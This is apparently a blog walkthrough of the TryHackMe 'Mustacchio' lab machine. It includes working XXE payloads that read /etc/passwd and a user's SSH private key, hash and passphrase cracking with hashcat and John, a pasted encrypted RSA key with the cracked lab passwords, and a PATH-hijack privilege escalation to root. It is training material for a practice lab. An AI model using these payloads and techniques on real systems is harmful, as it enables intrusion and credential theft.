🏴‍☠️ TryHackMe – Mustacchio Walkthrough

****

Difficulty: Easy • Type: Boot2Root

1. Initial Access

✔️ Start the machine

Connect to your **OpenVPN profile**, wait for the target IP to appear on the page, then open the IP in your browser.

Site looks static → check page source and all links.

Before assuming nothing useful exists, always check:

- Page source (`CTRL + U`)
- Script files
- Linked folders
- Comments inside HTML

2. Enumeration

🔍 Nmap Scan (Fast)

```
nmap -sV -F <IP>
```

Why this command?

- `sV` → Detect Service versions
- `F` → Fast scan (top 100 ports)

This gives a quick overview before a deeper scan.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.
0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 0A:4D:78:E1:54:25 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Not much found → run full scan.

🔍 Full Nmap Scan

```
nmap -p- -sC -sV <IP>
```

Why?

- `p-` → Scan **all 65,535 ports**
- `sC` → Run default NSE scripts (useful for HTTP/SSH)
- `sV` → Detect version

✔️ Ports found:

- **22** → SSH
- **80** → HTTP
- **8765** → Web admin panel

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
8765/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
MAC Address: 0A:4D:78:E1:54:25 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. Directory Fuzzing


Use directory brute forcing to find hidden files/folders.


Using **dirsearch**:

```
dirsearch -u http://<IP>/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Why?

- `dirsearch` → Starts the Dirsearch tool.
- `-u` → Specifies the target URL.
- `-w` →Tells Dirsearch which wordlist to use.





Interesting results:

- `/custom`

- `/custom/js`
- `/custom/js/user.bak`

Open the `.bak` file.


---

4. Extracting Credentials

Contents of `user.bak`:

```
admin:<hash>
```

Identify hash → looks like SHA1.



🔑 Crack using hashcat

```
hashcat -m 100 hash.txt /usr/share/wordlists/rockyou.txt
```

Why?

- `m 100` → SHA1 mode
- `rockyou.txt` → most common password wordlist

🔓 Result:


```
admin : bulldog19
```

This is the admin password for the hidden service.

5. Accessing Port 8765 Admin Panel

Open:

```
http://<IP>:8765
```




Use credentials:

```
admin / bulldog19
```


Inside the panel, there's a **comment submission** feature.

We will intercept this using Burp.



6. Burp Interception – Hidden Message

Submit a comment → capture in Burp.



Response reveals:

> Barry, you can now SSH in using your key!
> Check /auth/dontforget.bak

Open:

> http://<IP>/auth/dontforget.bak

The `.bak` file contains **XML**, which hints at a **possible XXE vulnerability**.

---

7. XXE Injection for File Read

Test reading `/etc/passwd` first.

✔️ XXE Payload (Working)

```
<?xml version="1.0"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<comment>
  <name>Test</name>
  <author>Barry</author>
  <com>&xxe;</com>
</comment>
```

If the output includes `/etc/passwd`, the XXE works.

It works → now extract SSH key.

✔️ Read Barry's Private Key

Replace the file path with:

```
file:///home/barry/.ssh/id_rsa
```

```
<?xml version="1.0"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/barry/.ssh/id_rsa"> ]>
<comment>
  <name>Test</name>
  <author>Barry</author>
  <com>&xxe;</com>
</comment>
```

Private key obtained.

🛑 Troubleshooting: Private Key Formatting Errors

During this room, the **biggest time-wasting issue** I faced was the incorrect formatting of the SSH private key obtained from the XXE exploit.

Even a **single space, missing dash, or broken line** will completely break the key and cause SSH to reject it.

This section explains:

- why the error happens
- what the wrong key looked like
- how I fixed it
- the final correct key format

🔍 1. The Key Was Displayed Improperly on the Webpage


When I extracted the SSH key using XXE, it appeared like this on the webpage:

The formatting was visibly broken:

- Line breaks were inconsistent
- Some lines wrapped incorrectly

🔍 2. Copying From Source Code Had the Same Issue

Even copying the key from the HTML source did **not fix the formatting**.



Copying from here also resulted in hidden problems like:

- hidden whitespace
- invisible indentation
- accidental newline removal

⚠️ 3. Why This Causes SSH to Fail

SSH private keys **must follow the exact OpenSSH format**:

- No extra spaces
- No missing lines
- No indentation
- Correct header + footer

I wasted a lot of time because my copied key had **1 extra space at the start of the first line**, like this:

```
 -----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E
```

This tiny formatting mistake was enough to trigger errors like:

```
Load key "key": invalid format
Couldn't load private key
No such key found
Permissions are too open
```

4. Final Correct Key Format (Use This)

If your key looks broken, you can directly use this **properly formatted** version:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+blUr+xMlASYB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN
bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNlMU
MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65
l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvI/jM8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E
NsNswVykkr3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ
ul7A8ROlzvri7/WHlcIA1SfcrFaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie
TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqD1FfY7AC12eUc9NdC
rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBCOO/ekoYeNWIX
bhl1qTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8
7+YoMkPWHvKjmS/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGnqlJu2/G1fBk+
T+gWceS51WrxIJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki
ahYmead6WiWHtM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotClXH6Q99l7
LluQCN5hCb8ZHFD06A+F2aZNpg0G7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs
pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsxg
laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4lY2s7WiAlxx9o
vpJLGMtpzhg8AXJFVAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK
DZkaeK+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWlVCebMfLli76SKtxLVpnF
6aak2iJkMlQ9l0bukDOLXMOAoEamlKJT5g+wZCC5aUl6cZG0Mv0XKbSX2DTmhyUF
ckQU/dcZcx9UXolFhx7DesqroBTR6fEBlqsn7OPlSFj0lAHHCgIsxPawmlvSm3bs
7bdofhlZBjXYdllZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of
1dVkfWUhH2×9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDl3sC0gdRB7kUQ
+Z87nFImxw95dxVvoZXZvoMSb7Ovf27AUhUeeU8ctWselKRmPw56+xhObBoAbRln
7mxN/N5LlosTefJnlhdlhlDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD
-----END RSA PRIVATE KEY-----
```

8. Cracking SSH Key Passphrase

Save key in a file named key.as it was encrypted and will ask for a password if we tried to login directly .so we used ssh2.john .py file to convert the contents of the key into crackable hash→ convert using ssh2john:

```
ssh2john key > hash.txt
```

Crack using John:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

🔓 Result:

```
Passphrase: urieljames
```

---

9. SSH Login as Barry

Set key permissions:

Make key readable only by you:

```
chmod 600 key
```

Login:

```
ssh -i key barry@<IP>
```

Enter passphrase → access granted. then grab the user flag from the user.txt file

✔️ User flag obtained

---

10. Privilege Escalation(to get the root flag)

Enumerate SUID binaries:

```
find / -type f -perm -04000 -ls 2>/dev/null
```

Interesting SUID binary:

```
/home/joe/live_log
```

Check its behavior:

```
strings /home/joe/live_log
```

It executes:

```
tail -f /home/joe/logs.txt
```

🔍 **tail is executed without full path** → PATH hijack possible.

---

11. PATH Hijacking Exploit

Go to `/tmp`:

create a file named tail then ,Put `/tmp` at start of PATH for the system

```
cd /tmp
echo "/bin/bash" > tail
chmod +x tail
export PATH=/tmp:$PATH
```

Run SUID binary:

```
/home/joe/live_log
```

Since PATH is hijacked, the binary executes **our** fake `tail`, giving:us a root shell

---

12. Root Flag

we check confirm the root access using the command :whoami (this will return root) then read the root.txt file in the /root

```
cat /root/root.txt
```

Root flag obtained successfully.
